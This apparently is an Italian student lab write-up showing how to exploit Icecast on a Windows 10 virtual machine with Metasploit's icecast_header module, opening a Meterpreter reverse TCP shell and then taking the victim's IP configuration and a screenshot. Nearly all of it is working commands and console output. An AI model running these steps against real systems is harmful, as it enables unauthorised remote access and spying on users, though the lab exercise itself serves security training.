
Hacking Windows

Exploiting Icecast to Obtain a Meterpreter Session

Fase 1: Preparazione dell'ambiente

1. Setup della macchina virtuale (VM):

- Avvio della macchina virtuale con Windows 10 e Icecast installato.
- Apro Icecast



2. Attacco:


- Apertura di Metasploit con il comando:

`msfconsole`

Fase 2: Ricerca di un exploit per Icecast


1. In Metasploit, ricerca dell'exploit per Icecast:

`search icecast`



2. Identificazione del modulo corretto:

`exploit/windows/http/icecast_header`



3. Caricamento dell'exploit:

`use exploit/windows/http/icecast_header` oppure `use 0`

```
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) >
```

Fase 3: Configurazione dell'exploit

1. Impostazione dell'indirizzo IP della macchina vittima (RHOSTS) e della porta Icecast (RPORT, di default 8000):

```
set RHOSTS <IP_vittima>
set RPORT 8000
```

```
msf6 exploit(windows/http/icecast_header) > set RPORT 8000
RPORT ⇒ 8000
msf6 exploit(windows/http/icecast_header) > set RHOSTS 192.168.1.151
RHOSTS ⇒ 192.168.1.151
```

2. Configurazione del payload:

```
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST <IP_attaccante>
set LPORT <porta_attaccante>
```

```
msf6 exploit(windows/http/icecast_header) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) > set LHOST 192.168.1.100
LHOST ⇒ 192.168.1.100
msf6 exploit(windows/http/icecast_header) > set LPORT 4444
LPORT ⇒ 4444
```

3.Verifica delle impostazioni:

`options`

```
msf6 exploit(windows/http/icecast_header) > options

Module options (exploit/windows/http/icecast_header):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.1.151    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   8000             yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.100    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

Fase 4: Esecuzione dell'exploit

1.Avvio dell'attacco:

`exploit`


```
msf6 exploit(windows/http/icecast_header) > exploit

[*] Started reverse TCP handler on 192.168.1.100:4444
[*] Sending stage (177734 bytes) to 192.168.1.151
[*] Meterpreter session 1 opened (192.168.1.100:4444 → 192.168.1.151:49450) at 2024-12-19 10:08:09 -0500
```

2. Conferma dell'accesso:

Dopo l'esecuzione, viene visualizzato un messaggio che indica l'avvenuta connessione e l'apertura di una sessione Meterpreter.

```
meterpreter >
```




Fase 5: Raccolta delle informazioni richieste

1. Visualizzazione dell'indirizzo IP della vittima:

`meterpreter > ipconfig`

Esempio di output:

```
Interface 1
IP Address: 192.168.1.151
```



Acquisizione di uno screenshot:

`meterpreter > screenshot`

Uscita del comando:
`Screenshot saved to: /path/to/screenshot.png`